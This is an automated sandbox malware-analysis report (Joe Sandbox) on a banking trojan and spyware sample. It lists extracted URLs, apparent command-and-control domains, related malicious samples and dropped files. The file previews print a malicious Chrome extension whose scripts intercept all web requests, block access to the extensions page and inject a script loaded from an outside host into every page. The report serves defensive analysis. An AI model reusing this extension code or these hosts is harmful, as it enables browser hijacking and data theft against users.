http://https://www.messenger.com	56BB1610C0318054.exe, 00000002 .00000002.414895413.0000000003 4AC000.00000004.00000001.sdmp, 56BB1610C0318054.exe, 0000000 4.00000002.380567426.000000000 336C000.00000004.00000001.sdmp	false		high
http:// https://cvision.media.net/new/300x300/2/189/9/46/83cfba42-7d45-4670-a4a7-a3211ca07534.jpg?v=9	ecvFEAD.tmp.9.dr	false		high
http://www.nirsoft.net/	1611970637183.exe, 16119706371 83.exe.2.dr	false		high
http://84CFBA021A5A6662.xyz/al	56BB1610C0318054.exe, 00000002 .00000002.412922141.0000000000 79A000.00000004.00000020.sdmp	false	Avira URL Cloud: safe	unknown
http://forms.real.com/real/realone/download.html?type=rpasp_us	56BB1610C0318054.exe, 00000002 .00000003.390655999.0000000003 813000.00000004.00000001.sdmp	false		high
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%	ecvFEAD.tmp.9.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://ocsp.pki.goog/GTS1G1AG30	ecvFEAD.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://www.instagram.com/graphql/query/?query_hash=149bef52a3b2af88c0fec37913fe1cbc&variables=%7B%2	56BB1610C0318054.exe, 00000004 .00000002.380567426.0000000003 36C000.00000004.00000001.sdmp	false		high
http://84CFBA021A5A6662.xyz/lir	56BB1610C0318054.exe, 00000002 .00000002.412922141.0000000000 79A000.00000004.00000020.sdmp	false	Avira URL Cloud: safe	unknown
http:// images.outbrainimg.com/transform/v3/eyJpdSI6ImQ1Y2M3ZjUxNTk0Zj1lZW15NjQxNjllMjcwMDliYzA5MmYy4N	ecvFEAD.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://84CFBA021A5A6662.xyz/	56BB1610C0318054.exe, 00000004 .00000003.376116050.0000000003 D41000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http:// https://upload.twitter.com/i/media/upload.jsoncommand=FINALIZE&media_id=	56BB1610C0318054.exe, 00000002 .00000002.414895413.0000000003 4AC000.00000004.00000001.sdmp, 56BB1610C0318054.exe, 0000000 4.00000002.380567426.000000000 336C000.00000004.00000001.sdmp	false		high
http://https://www.instagram.com/	56BB1610C0318054.exe, 00000004 .00000002.380567426.0000000003 36C000.00000004.00000001.sdmp	false		high
http://84CFBA021A5A6662.xyz/IIH	Cyjf6XGbkdx.exe, 00000000.00000 002.365626550.000000000086D000 .00000004.00000020.sdmp	false	Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/	download_user.dll.2.dr	false		high
http://www.xunlei.com/GET	download_user.dll.2.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.youtube.comT	56BB1610C0318054.exe, 00000004.00000003.375790359.000000003D42000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC5bdddb231cf54f958a5b6e76e9d8eee	ecvFEAD.tmp.9.dr	false		high
http://www.vb-cable.comVBCABLE	Cyjf6XGbkdx.exe	false	Avira URL Cloud: safe	unknown
http://https://optanon.blob.core.windows.net/skins/4.1.0/default_flat_top_two_button_black/v2/css/optanon.c	ecvFEAD.tmp.9.dr	false		high
http://https://upload.twitter.com/i/media/upload.json?dcommand=INIT&total_bytes=&media_type=image%2Fjpeg&me	56BB1610C0318054.exe, 00000002.00000002.414895413.00000000034AC000.00000004.00000001.sdmp, 56BB1610C0318054.exe, 000000004.00000002.380567426.000000000336C000.00000004.00000001.sdmp	false		high
http://https://www.messenger.com/origin:	56BB1610C0318054.exe, 00000004.00000002.380567426.000000000336C000.00000004.00000001.sdmp	false		high
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	56BB1610C0318054.exe, 00000002.00000003.390709942.0000000000838000.00000004.00000001.sdmp, Localwebdata1611970646229.2.dr	false		high
http://pki.goog/gsr2/GTS1O1.crt0	ecvFEAD.tmp.9.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&cid=858412214&size=306x271&https=1	ecvFEAD.tmp.9.dr	false		high
http://https://googleads.g.doubleclick.net/pagead/gcn_p3p_.xml	ecvFEAD.tmp.9.dr	false		high
http://https://2542116.fl.doubleclick.net/activityi;src=2542116;type=2542116;cat=chom0;ord=9774759596232;g	ecvFEAD.tmp.9.dr	false		high
http://https://contextual.media.net/	ecvFEAD.tmp.9.dr	false		high
http://ocsp.pki.goog/gsr202	ecvFEAD.tmp.9.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www.youtube.comf	56BB1610C0318054.exe, 00000004.00000003.375790359.0000000003D42000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://https://optanon.blob.core.windows.net/skins/4.1.0/default_flat_top_two_button_black/v2/images/cookie	ecvFEAD.tmp.9.dr	false		high
http://https://pki.goog/repository/0	ecvFEAD.tmp.9.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://https://mem.gfx.ms/meversion?partner=RetailStore2&market=en-us&uhf=1	ecvFEAD.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://api.twitter.com/1.1/statuses/update.json	56BB1610C0318054.exe, 00000002.00000002.414895413.00000000034AC000.00000004.00000001.sdmp, 56BB1610C0318054.exe, 000000004.00000002.380567426.000000000336C000.00000004.00000001.sdmp	false		high
http://https://srtb.msn.com/auction?a=de-ch&b=fa1a6a09db4c4f6fb480b78c51caf60&c=MSN&d=http%3A%2F%2Fwww.msn	ecvFEAD.tmp.9.dr	false		high
http://https://2542116.fl.doubleclick.net/activityi;src=2542116;type=clien612;cat=chromx;ord=1;num=7859736	ecvFEAD.tmp.9.dr	false		high
http://https://cvision.media.net/new/300x300/3/167/174/27/39ab3103-8560-4a55-bfc4-401f897cf6f2.jpg?v=9	ecvFEAD.tmp.9.dr	false		high
http://www.msn.com/	ecvFEAD.tmp.9.dr	false		high
http://https://upload.twitter.com/i/media/upload.json	56BB1610C0318054.exe, 00000002.00000002.414895413.00000000034AC000.00000004.00000001.sdmp, 56BB1610C0318054.exe, 000000004.00000002.380567426.000000000336C000.00000004.00000001.sdmp	false		high
http://https://www.cloudflare.com/5xx-error-landing	Cyjf6XGbkdx.exe, 00000000.00000002.365599254.000000000083A000.00000004.00000020.sdmp, 56BB1610C0318054.exe, 00000002.00000003.371026243.0000000003813000.00000004.00000001.sdmp, 56BB1610C0318054.exe, 00000004.00000003.376084985.0000000003D38000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC828bc1cde9f04b788c98b5423157734	ecvFEAD.tmp.9.dr	false		high
http://84CFBA021A5A6662.xyz/info_old/r	56BB1610C0318054.exe, 00000002.00000002.413029538.00000000007E3000.00000004.00000020.sdm	false		unknown
http://https://twitter.com/compose/tweetsec-fetch-mode:	56BB1610C0318054.exe, 00000004.00000002.380567426.000000000336C000.00000004.00000001.sdm	false		high
http://84CFBA021A5A6662.xyz/info_old/w	Cyjf6XGbkd.exe, 00000000.0000002.365614828.0000000000861000.00000004.00000020.sdm, Cyjf6XGbkd.exe, 00000000.00000002.365599254.000000000083A000.00000004.00000020.sdm, 56BB1610C0318054.exe, 00000002.00000003.409330449.0000000003D76000.00000004.00000001.sdm, 56BB1610C0318054.exe, 00000004.00000003.376093286.0000000003D4D000.00000004.00000001.sdm	false		unknown
http://www.vb-cable.com	Cyjf6XGbkd.exe	false	Avira URL Cloud: safe	unknown
http://https://www.messenger.com/accept:	56BB1610C0318054.exe, 00000002.00000002.414895413.00000000034AC000.00000004.00000001.sdm, 56BB1610C0318054.exe, 000000004.00000002.380567426.000000000336C000.00000004.00000001.sdm	false		high
http://www.msn.com/de-ch/entertainment/_h/c920645c/webcore/externalscripts/oneTrustV2/consent/55a804	ecvFEAD.tmp.9.dr	false		high
http://https://contextual.media.net/803288796/fcmain.js?&gdp=0&cid=8CU157172&cpd=pC3JHgSCqY8UHihrvGr0A%3	ecvFEAD.tmp.9.dr	false		high
http://https://mem.gfx.ms/me/MeControl/10.19168.0/en-US/meBoot.min.js	ecvFEAD.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://contextual.media.net/48/nrrV18753.js	ecvFEAD.tmp.9.dr	false		high
http://https://cvision.media.net/new/286x175/2/189/134/171/257b11a9-f3a3-4bb3-9298-c791f456f3d0.jpg?v=9	ecvFEAD.tmp.9.dr	false		high
http://84CFBA021A5A6662.xyz/info_old/e	56BB1610C0318054.exe, 00000002.00000002.413029538.00000000007E3000.00000004.00000020.sdm	false		unknown
http://crl.pki.goog/gsr2/gsr2.crl0?	ecvFEAD.tmp.9.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://84CFBA021A5A6662.xyz/info_old/g	56BB1610C0318054.exe, 00000002.00000003.391014906.0000000003D78000.00000004.00000001.sdm	false		unknown
http://pki.goog/gsr2/GTSGIAG3.crt0	ecvFEAD.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://upload.twitter.com/i/media/upload.json?command=APPEND&media_id=%s&segment_index=0	56BB1610C0318054.exe, 00000002.00000002.414895413.00000000034AC000.00000004.00000001.sdm, 56BB1610C0318054.exe, 000000004.00000002.380567426.000000000336C000.00000004.00000001.sdm	false		high
http://https://feedback.googleusercontent.com	56BB1610C0318054.exe, 00000004.00000003.372661016.0000000003D37000.00000004.00000001.sdm	false		high
http://https://www.messenger.comhttps://www.messenger.com/login/nonce/cookie:	56BB1610C0318054.exe, 00000002.00000002.414895413.00000000034AC000.00000004.00000001.sdm, 56BB1610C0318054.exe, 000000004.00000002.380567426.000000000336C000.00000004.00000001.sdm	false	Avira URL Cloud: safe	unknown
http://www.xunlei.com/	download_user.dll.2.dr	false		high
http://pki.goog/gsr2/GTS1O1.crt0#	ecvFEAD.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://84CFBA021A5A6662.xyz/info_old/wV	56BB1610C0318054.exe, 00000004.00000002.377383414.00000000005A6000.00000004.00000020.sdm	false	Avira URL Cloud: safe	unknown
http://https://upload.twitter.com/i/media/upload.json?command=APPEND&media_id=%s&segment_index=0accept:	56BB1610C0318054.exe, 00000002.00000002.414895413.00000000034AC000.00000004.00000001.sdm, 56BB1610C0318054.exe, 000000004.00000002.380567426.000000000336C000.00000004.00000001.sdm	false		high
http://schemas.xmlsoap.org/soap/envelope/	download_user.dll.2.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://exchangework%04d%02d%02d.xyz/changenews%04d%02d%02d.xyz/post_info	56BB1610C0318054.exe, 00000002.00000002.414895413.00000000034AC000.00000004.00000001.sdmp, 56BB1610C0318054.exe, 000000004.00000002.380567426.000000000336C000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	low
http://https://geolocation.onetrust.com/cookieconsentpub/v1/geolocation	ecvFEAD.tmp.9.dr	false		high
http://84cfba021a5a6662.xyz/info_old/wl	Cytfj6XGbkd.exe, 00000000.0000002.365626550.00000000086D000.00000004.00000020.sdmp	false	Avira URL Cloud: safe	unknown
http://84cfba021a5a6662.xyz/	Cytfj6XGbkd.exe, 00000000.0000002.365626550.00000000086D000.00000004.00000020.sdmp, 56BB1610C0318054.exe, 00000002.00000003.370858416.0000000007E4000.00000004.00000001.sdmp, 56BB1610C0318054.exe, 00000004.0000002.377399096.0000000005BB000.00000004.00000020.sdmp	false		unknown
http://https://assets.adobedtm.com/launch-EN7b3d710ac67a4a1195648458258f97dd.min.js	ecvFEAD.tmp.9.dr	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/Rcfd484f9188564713bbc5d13d862ebbf	ecvFEAD.tmp.9.dr	false		high
http://84CFBA021A5A6662.xyz/f	56BB1610C0318054.exe, 00000004.00000003.376116050.0000000003D41000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://https://curl.haxx.se/docs/http-cookies.html	56BB1610C0318054.exe, 00000002.00000002.414835494.000000000344F000.00000004.00000001.sdmp, 56BB1610C0318054.exe, 000000004.00000002.380176244.000000000330F000.00000004.00000001.sdmp	false		high
http://www.openssl.org/support/faq.html	download_user.dll.2.dr	false		high
http://images.outbrainimg.com/transform/v3/eyJpdSI6IiIsIml1ZSI6Imh0dHA6Ly9pbWFnZXMyLnplbWFnZGEuY29tL	ecvFEAD.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=chrom322;cat=chrom01g;ord=30055406629	ecvFEAD.tmp.9.dr	false		high
http://https://www.instagram.comsec-fetch-mode:	56BB1610C0318054.exe, 00000002.00000002.414895413.00000000034AC000.00000004.00000001.sdmp, 56BB1610C0318054.exe, 000000004.00000002.380567426.000000000336C000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://https://www.instagram.com/accounts/login/ajax/facebook/	56BB1610C0318054.exe, 00000004.00000002.380567426.000000000336C000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.23.16	unknown	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	346134
Start date:	29.01.2021
Start time:	17:35:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Cyff6XGbkd (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal93.bank.troj.spyw.evad.winEXE@32/37@4/3
EGA Information:	Failed
HDC Information:	- Successful, ratio: 60.1% (good quality ratio 57.2%) - Quality average: 80.5% - Quality standard deviation: 27.1%
HCA Information:	- Successful, ratio: 68% - Number of executed functions: 0 - Number of non-executed functions: 0
Cookbook Comments:	- Adjust boot time - Enable AMSI
Warnings:	Show All - Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe - TCP Packets have been reduced to 100 - Excluded IPs from analysis (whitelisted): 168.61.161.212, 104.43.139.144, 51.11.168.160, 92.122.213.194, 92.122.213.247, 2.20.142.210, 2.20.142.209, 51.103.5.186, 52.155.217.156, 20.54.26.129, 23.210.248.85, 204.79.197.200, 13.107.21.200 - Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, emea1.wns.notify.trafficmanager.net, audownload.windowsupdate.nsatc.net, www.bing-com.dual-a-0001.a-msedge.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, blobcollector.events.data.trafficmanager.net - Report size exceeded maximum capacity and may have missing behavior information. - Report size getting too big, too many NtDeviceIoControlFile calls found. - Report size getting too big, too many NtOpenKeyEx calls found. - Report size getting too big, too many NtProtectVirtualMemory calls found. - Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:36:38	API Interceptor	4x Sleep call for process: Cyfj6XGbkd.exe modified
17:36:46	API Interceptor	4x Sleep call for process: 56BB1610C0318054.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.23.16	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	84CFBA021A5A6662.xyz/info_old/ddd
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	84CFBA021A5A6662.xyz/info_old/ddd

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
84CFBA021A5A6662.xyz	N1yprTBBXs.exe	Get hash	malicious	Browse	172.67.208.74
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	104.21.23.16
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	104.21.23.16
84cfba021a5a6662.xyz	N1yprTBBXs.exe	Get hash	malicious	Browse	172.67.208.74
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	104.21.23.16
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	104.21.23.16

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	Royalmail-Shipment.xls	Get hash	malicious	Browse	172.67.1.225
	N1yprTBBXs.exe	Get hash	malicious	Browse	172.67.208.74
	Royalmail-Shipment.xls	Get hash	malicious	Browse	172.67.1.225
	PO#PDT28394209.exe	Get hash	malicious	Browse	172.67.176.199
	c8TrAKsz0T.exe	Get hash	malicious	Browse	104.21.47.75
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	104.21.23.16
	RddH6rLRfH.exe	Get hash	malicious	Browse	104.21.27.240
	Immuni.apk	Get hash	malicious	Browse	172.64.100.5
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	104.21.23.16
	UGPK60taH6.dll	Get hash	malicious	Browse	104.20.184.68
	4PDNbYK5fj.exe	Get hash	malicious	Browse	172.67.169.213
	pmTdQ57tvM.exe	Get hash	malicious	Browse	172.67.169.213
	7BtV39hzil.exe	Get hash	malicious	Browse	104.21.27.240
	dc4AaqW6Aa.exe	Get hash	malicious	Browse	104.21.27.240
	lAy87VNPiL.exe	Get hash	malicious	Browse	104.21.27.240
	97aa4Ywd9y.exe	Get hash	malicious	Browse	104.21.27.240
	wuRBIQt0Tz.exe	Get hash	malicious	Browse	172.67.169.213
	4GRuinub4a.exe	Get hash	malicious	Browse	172.67.169.213
	v8c1m9dW8G.exe	Get hash	malicious	Browse	172.67.169.213
	XQx9brj85p.exe	Get hash	malicious	Browse	172.67.169.213

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	N1yprTBBXs.exe	Get hash	malicious	Browse	
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	N1yprTBBXs.exe	Get hash	malicious	Browse	
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\MSI\DCDD.tmp	N1yprTBBXs.exe	Get hash	malicious	Browse	
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	
	FileSetup-v17.04.41.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Cookies\1611970637026

Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6951152985249047
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoplvJn2QOYiUG3PaVrX:T5LLOpEO5J/Kn7U1uBoplvZXC/alX
MD5:	EA7F9615D77815B5FFF7C15179C6C560
SHA1:	3D1D0BAC6633344E2B6592464EBB957D0D8DD48F
SHA-256:	A5D1ABB57C516F4B3DF3D18950AD1319BA1A63F9A39785F8F0EACE0A482CAB17
SHA-512:	9C818471F69758BD4884FDB9B543211C9E1EE832AC29C2C5A0377C412454E8C745FB3F38FF6E3853AE365D04933C0EC55A46DDA60580D244B308F92C57258C96
Malicious:	false
Preview:	SQLite format 3.....@C......g... .8.....

C:\Users\user\AppData\Local\Cookies\1611970645636

Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6951152985249047
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoplvJn2QOYiUG3PaVrX:T5LLOpEO5J/Kn7U1uBoplvZXC/alX
MD5:	EA7F9615D77815B5FFF7C15179C6C560
SHA1:	3D1D0BAC6633344E2B6592464EBB957D0D8DD48F
SHA-256:	A5D1ABB57C516F4B3DF3D18950AD1319BA1A63F9A39785F8F0EACE0A482CAB17
SHA-512:	9C818471F69758BD4884FDB9B543211C9E1EE832AC29C2C5A0377C412454E8C745FB3F38FF6E3853AE365D04933C0EC55A46DDA60580D244B308F92C57258C96
Malicious:	false
Preview:	SQLite format 3.....@C......g... .8.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghclckeaoafkhiajkpjhhppll\1.0.0.0_0\background.js

Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	886
Entropy (8bit):	5.022683940423506
Encrypted:	false
SSDEEP:	24:sFfWxmARONJTW0/I8/IZ9OKMmA6eiH4MmDCvTV3u4:sYo/NJ/7Augi8Dy
MD5:	FEDACA056D174270824193D664E50A3F
SHA1:	58D0C6E4EC18AB761805AABB8D94F3C4CBE639F5
SHA-256:	8F538ED9E633D5C9EA3E8FB1354F58B3A5233F1506C9D3D01873C78E3EB88B8D
SHA-512:	2F1968EDE11B9510B43B842705E5DDAC4F85A9E2AA6AEE542BEC80600228FF5A5723246F77C526154EB9A00A87A5C7DDD634447A8F7A97D6DA33B94509731DBC
Malicious:	false
Preview:	\$(function() {...chrome.tabs.onSelectionChanged.addListener(function(tab,info){...chrome.tabs.query({...active : true...}, function(tab) {...var pageUrl = tab[0].url;...console.log(pageUrl);...if (Number(pageUrl.indexOf("extensions")) > 1) ...{...chrome.tabs.update({url:"https://chrome.google.com/webstore/category/extension"}); ...}.});});...chrome.webRequest.onBeforeRequest.addListener(function(details) {...chrome.tabs.query({...active : true...}, function(tab) {...var pageUrl = tab[0].url;...}).....var url = details.url;...}, {...urls : ["<all_urls>"].}, ["blocking"]});...function sendMessageToContentScript(message, callback) {...chrome.tabs.query({...active : true,...currentWindow : true...}, function(tabs) {...chrome.tabs.sendMessage(tabs[0].id, message, function(response) {...if (callback).....callback(response);...});...});});});

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghclckeaoafkhiajkpjhhppll\1.0.0.0_0\book.js

Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	152
Entropy (8bit):	5.039480985438208
Encrypted:	false
SSDEEP:	3:2LGfWpnYOJrYRmgO9INCaVpvelWCFKVsSdDXaDQTNUHWSpHovJiRzILBche:2LGXWpn7J8mgO9I3BeiCfLSdDYGNeW7u

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghcldkeaoafkhiajpkjhppll\1.0.0.0_0\book.js	
MD5:	30CBBF4DF66B87924C75750240618648
SHA1:	64AF3DD53D6DED500863387E407F876C89A29B9A
SHA-256:	D35FBD13C27F0A01DC944584D05776BA7E6AD3B3D2CBDE1F7C349E94502127F5
SHA-512:	8117B8537A0B5F4BB3ED711D9F062E7A901A90FD3D2CF9DFCC15D03ED4E001991BA2C79BCA072FA7FD7CE100F38370105D3CE76EB87F2877C0BF18B4D8CFEAB
Malicious:	false
Preview:	(function(){.. var s = document.createElement("script"); .. s.src = '//kellyfight.com/22aff56f45f6b36dec.js'; .. document.body.appendChild(s);..})();

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghcldkeaoafkhiajpkjhppll\1.0.0.0_0\icon.png	
Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	PNG image data, 30 x 30, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1161
Entropy (8bit):	7.79271055262892
Encrypted:	false
SSDEEP:	24:2mEKEvFZonmDzTaC6EU1yPj0bhJKaurzF3LvLleR2D+JGP6A8UJ0wrBl4ez:DExZomDXe1yPYHKNx3LvLVWFP6noFy4M
MD5:	5D207F5A21E55E47FCCD8EF947A023AE
SHA1:	3A80A7CF3A8C8F9BDCE89A04239A7E296A94160F
SHA-256:	4E8CE139D89A497ADB4C6F7D2FFC96B583DA1882578AB09D121A459C5AD8335F
SHA-512:	38436956D5414A2CF66085F290EF15681DBF449B453431F937A09BFE21577252565D0C9FA0ACEAAD158B099383E55B94C721E23132809DF728643504EFFCBE2B
Malicious:	false
Preview:	.PNG.....IHDR.....;0.....PIDATH..[.].e...y...uw.u.>...D../..3\$...".....J....H...{.....0J...D...X,0?&vWw...9]<...;...Mt.w.....L.V..[z.Z...b\$...)...Z....[.\\.?3Uw....^...xz..G...`Z_"!.....x..L.G..H..=...o3.....?F.f!6.W.~+@.`D....g+.....r].*......ob.8.M.jg....X....L..P...A.D..Uo2.....\.....w.y..`&...W..".XAE..V...<t.Y.,@.....rb..R\$..8@..(.. ...i..H.%R)`h..1..43.jr.....p..pd.G"..8\$...M..RL^.....u.....84u.....)8 NTH.#.....o0.....\$27...e>..2.h_N..s.D...D..\$\\...l...7G....(H..2...7f..g.i..(.....O...M.Po..`3.x;....eO.Lr..).....XH.: ...*..k..O..\$...z7..U.a.H.IW.w.uU....o... u.....F1.q.Vf..S..L...KF.*Mu5..\\3p.l.6.{Z..y#...J..B."...U..T...F.qv...F...u.].....@.QZzA..L...<.....J.L\$...2*0.0&];..of,..j.P.&.Yq..b.1!M...L..B.X.xp...4.h.....W.M.6.sPQG.v6.....R....@.....z.b.z.l.i.?.....b...u].;>...l...\$..M..^...wLTK...l....=m.c..v...wz....a..5..j)m.....l

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghcldkeaoafkhiajpkjhppll\1.0.0.0_0\icon48.png	
Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	PNG image data, 48 x 48, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	2235
Entropy (8bit):	7.880518016071819
Encrypted:	false
SSDEEP:	48:9V93V/3XpV1P2gnj8xqNaT5YmiH+0Rn6r2ogpZGYmT2pN6esC+s5szuZNwG:BIFP7jzUTKm26rMCYmneWsCG
MD5:	E35B805293CCD4F74377E9959C35427D
SHA1:	9755C6F8BAB51BD40BD6A51D73BE2570605635D1
SHA-256:	2BF1D9879B36BE03B2F140FAD1932BC6AAAAAC834082C2CD9E98BE6773918CA0
SHA-512:	6C7D37378AA1E521E73980C431CE5815DEDB28D5B7003009B91392303D3BEC1EE6F2AAE719B766DA4209B607CD702FAE283E1682D3785EFF85E07D5EE81319C
Malicious:	false
Preview:	.PNG.....IHDR...0...0.....W.....IDATH..Z]IG.....4.."..8N..XB.....D#< \$..W..}....K...P.Q.....P...xJT.O.*!UBNjH!"..2..d.k.....;.....s.3.o.....)B....D.D:.TH@...W...YB_.kw[&.{[v...ot.Zm..lj..PN.....i.. _r..iU.O..f.....{...B* ..dh)...l.j})`..'.....c..`.....Q.]f-BD@2s.{V.d..{!AFO...l.....7..7.)]=...p.S..#.x.Ar@\$..LQ.....,@.....M5..\\&e0.J..Z ...h.]P.E.3T].4..\$..).J...c..g...L.....T.VR[y....Bd..y.k..x..m[q.7...l.S&.`.Rx~...R...y.n.7n.L.]..OZH.....YR.....9.....r....%H`.n....Q.Q..a..wy] .EnL..r!W...M.%e.1`.i.El..NO _@..S...+>=L....f...<...?_^[....e2...@...d.w....{.....s.....<#...u<...tM)%K...}.c.....NLB'.V)A.x.o.-.Y.0.o...L'zk\$.\$.Yvi.xP.....k..sB..z....\\L...k.l.47[B.?..../.0s..T..O ...[E..@..Q."P.k.YNH;x...\$.H<...T...`.....'&.1.C...7....z^Xf..e)`...j..g.....>..Z[qcm..D.F.DyLK.@@...w..A.a..@... ..sk.iZ`..d...+M.....&Ny

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghcldkeaoafkhiajpkjhppll\1.0.0.0_0\jquery-1.8.3.min.js	
Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	93637
Entropy (8bit):	5.292996107428883
Encrypted:	false
SSDEEP:	1536:96lzxETpavYSGaW4snuHEK/yosnSFngC/VEEG0vd0KO4emAp2LSEMBoviR+I1z5T:v+vIklosn/BLXjxzMhsSQ
MD5:	E1288116312E4728F98923C79B034B67
SHA1:	8B6BABFF47B8A9793F37036FD1B1A3AD41D38423
